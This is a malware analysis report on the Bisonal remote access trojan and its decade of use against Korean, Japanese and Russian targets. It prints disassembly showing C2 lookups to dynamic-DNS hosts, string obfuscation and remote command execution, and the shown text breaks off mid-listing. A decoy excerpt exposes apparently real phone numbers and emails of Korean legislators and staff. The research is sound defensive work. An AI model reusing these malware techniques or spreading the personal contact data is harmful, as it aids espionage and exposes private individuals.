

# Bisonal: 10 years of play

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*Update 06/03/20: added samples from 2020.*

## Executive summary

- Security researchers detected and exposed the Bisonal malware over the past 10 years. But the Tonto team, the threat actor behind it, didn't stop.
- The victimology didn't change over time, either. Japanese, South Korean and Russian organizations were the prime targets for this threat actor.
- The malware evolved to lower its detection ratio and improve the initial vector success rate.



**What's new? Bisonal is a remote access trojan (RAT) that's part of the [Tonto Team](#) arsenal. The peculiarity of the RAT is that it's been in use for more than 10 years — this is an uncommon and long period for malware. Over the years, it has evolved and adapted mechanisms to avoid detection while keeping the core of its RAT the same. We identified specific functions here for more than six years.**

**How did it work? Bisonal used multiple lure documents to entice their victims to open and then be infected with Bisonal malware. This group has continued its operations for over a decade and they continue to evolve their malware to avoid detection. Bisonal primarily used spear phishing to obtain a foothold within their victims' networks. Their campaigns had very specific targets which would suggest their end game was more around operational intelligence gathering and espionage.**

**So what? This is an extremely experienced group likely to keep their activities even after exposure, even if we identified mistakes and bad copy/paste, they are doing this job for more than 10 years. We think that exposing this malware, explaining the behavior and the campaigns where Bisonal was used is important to protect the potential future targets. The targets to this point are located in the public and private sectors with a focus on Russia, Japan and South Korea. We recommend the entities located in this area to prepare for this malware and actor and implement detections based on the technical details provided in this article.**



We identified a couple of decoy documents pointing to the victims. During the Heartbeat campaign documented in 2012 by [Trend Micro](#), dating back to 2009, the attacker used Hangul Word Processor (HWP) decoy documents. This file format is mainly used in South Korea. The report mentioned political parties, media outfits, a national policy research institute, a military branch of South Korean armed forces, a small business sector organization and branches of the South Korean government. Later in 2018, [Unit 42](#) released a Bisonal paper where we can see a spear-phishing campaign in Russian and a decoy document alleged to be from Rostec, a Russian state-owned holding conglomerate headquartered in Moscow.



Finally, in 2018, Ahnlab released a [paper](#) about "Operation Bitter Biscuit" where Bisonal was used against Korean


and Japanese entities. India is also mentioned, but it was by another malware named "Bioazih" by Ahnlab. In this paper, the editor mentions targets such as manufacturers, defense industry and government.

Additionally, we can provide additional decoy documents. For example, a Korean document used in September 2014 where the title was "Contact member and counselor of the Agriculture, Forestry, Livestock, Food and Marine Fisheries Committee:"


### 농림축산식품해양수산위원회 위원 및 보좌진 연락처

구분	위원명	일반 (784)	구내 (788)	FAX (788)	보좌진	이메일	호실
새정치 민주연합	☉김우남 010-3691-8070	1368	2725	3690	김민찬 010-3169-7000 김민현 010-3292-6284 김민희 010-4135-1474 김미나 010-9437-8762	김민희 nina61@naver.com 김민희 ria1342@nate.com 김민희 yesun1019@hanmail.net 김민희 human8081@naver.com 김민희 djlee75@hanmail.net 김민희 aramal1031@jeju.ac.kr 김민희 kimmina1989@nate.com	
	▲안효대 010-3834-9271	2371	2365	0254	정배하 010-8943-1457 정배하 010-2995-6451 정배하 010-9267-2001 정배하 010-3639-4035 정배하 010-5203-1547 정배하 010-6413-2770	대표 ahd823@hanmail.net	823
새 누리	경대수 010-5351-4109	3977	2009	0110	김중훈 010-5005-3167 김중훈 010-6571-2587 김민경 010-4138-9968	김중훈 kyungds@na.go.kr 김중훈 eskfo@nate.com 김민경 justice@na.go.kr 김민경 ajw2594@assembly.go.kr 김민경 bluys@empal.com	941
	김무성 010-9038-5274	5274	2693	0316	권오훈 010-4744-8811	moosung4u@naver.com resistx@nate.com	706
	김종태 010-3651-6363	3190	2149	0518	김홍태 010-2120-2780 김홍태 010-4769-7450 김홍태 010-2075-0000 김홍태 010-4429-1101 김홍태 010-8793-5992	김홍태 hogtae0924@hanmail.net 김홍태 tiger@na.go.kr 김홍태 img5812@hanmail.net 김홍태 top777@na.go.kr 김홍태 say0024@naver.com 김홍태 nakth@na.go.kr 김홍태 skql7121@naver.com	452
	안덕수 010-5238-1269	9640	2490	0250	송기연 010-2784-8898 송기연 010-3899-1416 송기연 010-4517-1105 송기연 010-9727-6246	송기연 phisky@hanmail.net 송기연 950165@hanmail.net 송기연 77babsang@hanmail.net 송기연 k9346245@naver.com	341

Or a Russian document about the CIPR Digital conference used in April 2018. This is an application document that has been used to provide a decoy to the Bisonal malware. This conference has some high-ranking government and business attendees.




In 2019, a Russian RTF document — судалгаа.doc (research.doc) — was used with an exploit to drop the winhelp.wll file, which contains Bisonal.



Last year, we also identified multiple Korean decoy documents using similar RTF exploits to deliver Bisonal,

namely ☆2020년도 예산안 운영위 서면질의 답변서\_발간(1).doc (State Council Candidate (Minister of Justice Chumiae) Personnel Hearing Execution Plan (1) .doc) and 국무위원후보자(법무부장관 추미애) 인사청문회 실시계획서(1).doc (Written Inquiry from the 2020 Budget Operation Committee (Published) (1) .doc) which are both alleged government documents.



Based on our research and the released paper mentioned above, the Bisonal malware is part of the Tonto Team arsenal. Tonto Team was mentioned in the [media](#) in 2017 as one of the actors who targeted South Korea, when the country announced it would deploy a Terminal High-Altitude Air Defense (THAAD) in response to North Korean missile tests. At this time, researchers connected the Tonto Team to China.

## 10 years of evolution

### Introduction

**The first variant of Bisonal publicly released went by the name of "HeartBeat." At the end of 2019, the actor changed their TTP and started using the Microsoft Office extension (.wll) to execute the Bisonal payload. Based on this recent change, we decided to dive into the 10 years of evolution of Bisonal. To do so, we analysed more than 50 different samples and focused on the changes that appear during the years of usage.**

### 2010: the birth

**The oldest version of Bisonal we identified was compiled on Dec. 24, 2010. This version is the simplest we identified. The attacker created a Windows library (.dll) designed as a Windows service (ServiceMain() entry point). When executed, the malware uses the Windows API to**

**communicate with the Service Control Manager (SCM) and finally execute a thread. This thread contains the code of the malware.**

The C2 server of this first Bisonal variant is young03[.]myfw[.]us (port 8888). We can notice the usage of a dynamic DNS service. This is a Bisonal pattern. Even the newest version we identified used this kind of service. The domain name was not obfuscated:

```
lea    eax, [esp+108h+cp]
push   eax           ; int
push   offset MultiByteStr ; "young03.myfw.us"
call   GetHostByName_API
mov    ecx, 1Fh
xor    eax, eax
lea    edi, [esp+110h+var_7F]
mov    [esp+110h+var_80], 0
rep stosd
stosw
lea    ecx, [esp+110h+var_80]
push   ecx           ; int
push   offset a127001 ; "127.0.0.1"
stosb
call   GetHostByName_API
mov    esi, ds:inet_addr
add    esp, 10h
```

The IP address is a rollback if the first C2 server is down. In this campaign, the rollback was not used as it is configured to localhost. The communication to the C2 server is performed by using raw sockets:

```
; int __cdecl NetworkConnection(int, struct sockaddr *name, struct sockaddr *)
NetworkConnection proc near

arg_0= dword ptr 4
name= dword ptr 8
arg_8= dword ptr 0Ch

push    ebx
mov     ebx, ds:socket
push    ebp
mov     ebp, ds:connect
push    esi
mov     esi, ds:shutdown
push    edi
mov     edi, ds:closesocket

loc_10000D9C:
mov     eax, [esp+10h+name]
mov     ecx, ds:s
push    10h          ; namelen
push    eax          ; name
push    ecx          ; s
call    ebp ; connect
test    eax, eax
jz     short loc_10000E28
```

The first action of the malware is to send the hostname of the infected system and the "kris0315" string. The sent data is not encrypted or obfuscated. We assume the string is an identifier:






```
sub    esp, 68h
lea    eax, [esp+68h+nSize]
lea    ecx, [esp+68h+Buffer]
push   eax           ; nSize
push   ecx           ; lpBuffer
mov    [esp+70h+nSize], 32h ; '2'
call   ds:GetComputerNameW
test   eax, eax
jnz    short loc_10000AD3

add    esp, 68h
retn

loc_10000AD3:
push   esi
mov    esi, [esp+6Ch+Dest]
lea    edx, [esp+6Ch+Buffer]
push   edi
push   edx           ; Source
push   esi           ; Dest
call   ds:wscpy
mov    edi, offset Source ; "kris0315"
or     ecx, 0FFFFFFFh
xor    eax, eax
repne scasb
not    ecx
push   ecx           ; Count
lea    eax, [esi+64h]
push   offset Source ; "kris0315"
push   eax           ; Dest
call   ds:strncpy
add    esp, 14h
mov    dword ptr [esi+0E4h], 1328D5Fh
mov    eax, 1
pop    edi
pop    esi
add    esp, 68h
retn
SetKris endp
```

The malware supports only three commands:

- Command execution: The execution is performed by the ShellExecuteW() API
- Listing the running processes
- Cleaning the malware: The malware first removes the registry key of the service and removes the library. As the library is currently running, the deletion cannot be performed immediately. The developer decided to use MoveFileEx() API with the MOVE\_DELAY\_UNTIL\_REBOOT to remove the file at the reboot. The malware contains the Bisonal string. It is interesting to notice the string is not used but is still visible:

Address	Length	Type	String
 .text:10000390	00000008	C	bisonal
 .text:10000398	00000010	C	young03.myfw.us
 .text:1000041C	0000000A	C	127.0.0.1
 .text:100004A0	00000009	C	kris0315
 .text:10000578	0000000E	C	SocketError:

The sample was used in the HeartBeat campaign mentioned above.

Sha256: ba0bcf05aaefa17fbf99b1b2fa924edbd761a20329c59fb73adbaae2a68d2307

C2 server: young03[.]myfw[.]us

### 2011: obfuscation my darling & more espionage capabilities

#### 2011 March: connect()

We identified a sample from March 18, 2011. The sample is really similar to the variant from 2010. We can notice that the developers wanted to hide some API usage. They use the LoadLibrary() API followed by GetProcAddress(). But they obfuscated the function name strings by splitting it in two. Here is an example:

```
.data:100024C4 ; CHAR LibFileName[]
.data:100024C4 LibFileName      db 'Ws2_32.dll',0
.data:100024CF                  align 10h
.data:100024D0 Connect_Part1    dd 'mmoc'
.data:100024D4 Connect_Part2    dd 'tce'
```

Once the two strings are concatenated and with the little-endian, the string becomes "connect." After the malware replaces the "m" by "n:"

```
sub     esp, 0Ch
mov     eax, Connect_Part1
mov     ecx, Connect_Part2
mov     dword ptr [esp+0Ch+ProcName], eax
push   esi
mov     al, 6Eh ; 'n'
push   offset LibFileName ; "Ws2_32.dll"
mov     [esp+14h+var_8], ecx
mov     [esp+14h+var_4], 0
mov     [esp+14h+ProcName+3], al
mov     [esp+14h+ProcName+2], al
call   ds:LoadLibraryA
lea     edx, [esp+10h+ProcName]
mov     esi, eax
push   edx           ; lpProcName
push   esi           ; hModule
call   ds:GetProcAddress
test   eax, eax
jz     short loc_10000409
```

They use this trick for a couple of other API such as CreateThread(), CreatePipe(), PeekNamedPipe(), CreateProcessA(), CreateToolhelp32Snapshot(), ReadFile(), WriteFile() and, finally, the string "cmd.exe."

The attacker also implemented a new order: execution of a command by using named pipe to get the output of the executed command. The attackers execute cmd.exe, followed by the command to be executed. An interesting point is the adding of a charset on each executed command:

```
mov     eax, [esp+690h+hFile]
lea     edx, [esp+690h+NumberOfBytesWritten]
push    0           ; lpOverlapped
push    edx         ; lpNumberOfBytesWritten
push    0Ah        ; nNumberOfBytesToWrite
push    offset aChcp1251 ; "CHCP 1251\n"
push    eax         ; hFile
mov     [esp+6A4h+var_670], 1
call    ds:WriteFile
```


This charset is designed to cover languages that use Cyrillic script such as Russian, Bulgarian and Serbian. This hardcoded string could be an indicator concerning the targets of this malware.

sha256 : bb61cc261508d36d97d589d8eb48aaba10f5707d223ab5d5e34d98947c2f72af

C2 server: kissyou01[.]myfw[.]us

### 2011 September: The big changes

**The developer decided to remove the MFC library and put almost all the code in a unique function. The number of functions is divided by three. Here is the main thread graph flow:**



Additionally, the string such as the domain names of the URLs is encoded by using the XOR algorithm (0x1f for example). The network communication is also obfuscated with a XOR (0x28).

On the version, the attacker supports the proxy server. It was a limitation of the previous variants. If the target would have a proxy, the malware would not be able to communicate outside. The attacker retrieves the proxy configuration in the registry:

```

loc_7100159C:
mov     edx, [esp+0E4h+phkResult]
mov     ebx, ds:RegQueryValueExA
lea     eax, [esp+0E4h+cbData]
lea     ecx, [esp+0E4h+Type]
push   eax           ; lpcbData
push   0             ; lpData
push   ecx           ; lpType
push   0             ; lpReserved
push   offset ValueName ; "ProxyServer"
push   edx           ; hKey
call   ebx ; RegQueryValueExA
mov     eax, [esp+0E4h+cbData]
push   eax           ; unsigned int
call   ??2@YAPAXI@Z ; operator new(uint)
mov     ecx, [esp+0E8h+cbData]
mov     esi, eax
mov     edx, ecx
xor     eax, eax
mov     edi, esi
add     esp, 4
shr     ecx, 2
rep stosd
mov     ecx, edx
and     ecx, 3
rep stosb
mov     edx, [esp+0E4h+phkResult]
lea     eax, [esp+0E4h+cbData]
push   eax           ; lpcbData
lea     ecx, [esp+0E8h+Type]
push   esi           ; lpData
push   ecx           ; lpType
push   0             ; lpReserved
push   offset ValueName ; "ProxyServer"
push   edx           ; hKey
call   ebx ; RegQueryValueExA
test    eax, eax
jz     short loc_7100160B

```


The network communication is divided in two parts. The first part uses the Microsoft Windows Wininet library. The purpose is to send reconnaissance information to the attackers. The data is sent to the server via InternetOpenA() and InternetOpenURLA(). The C2 server of the analysed sample is [hxxp://fund\[.\]cmc\[.\]or\[.\]kr/UploadFile/fame/x/o0.asp](http://hxxp://fund[.]cmc[.]or[.]kr/UploadFile/fame/x/o0.asp). The malware sent to the operator the following information: the campaign ID (named Flag by the developer), the hostname of the compromised system, the IP address, the OS version, the proxy server of the system and if the system is running on VMware. To get this information, the attacker the [VMXh-Magic-Value \(0x0a\)](#). The second part of the communication is dedicated to the orders and the exfiltration. This part is similar to the previous samples: raw sockets usage.

The features of the malware are the same as previously with new capabilities such as file creation and removal.

The author removed the malware cleaning feature and implements two others features: the developer adds PostThreadMessageW() to send message inside the thread and in the previous version the developer used TerminalProcess() API to stop the process executed via the named pipes, in the version the developer append the "exit\r\b" string to the executed command in order to exit properly:

```
xor     eax, eax
repne scasb
mov     edx, [esp+1C98h+hWritePipe]
not     ecx
dec     ecx
push   ecx                ; nNumberOfBytesToWrite
lea    ecx, [esp+1C9Ch+Str1]
push   ecx                ; lpBuffer
push   edx                ; hFile
call   ds:WriteFile
push   1F4h               ; dwMilliseconds
call   ebp ; Sleep
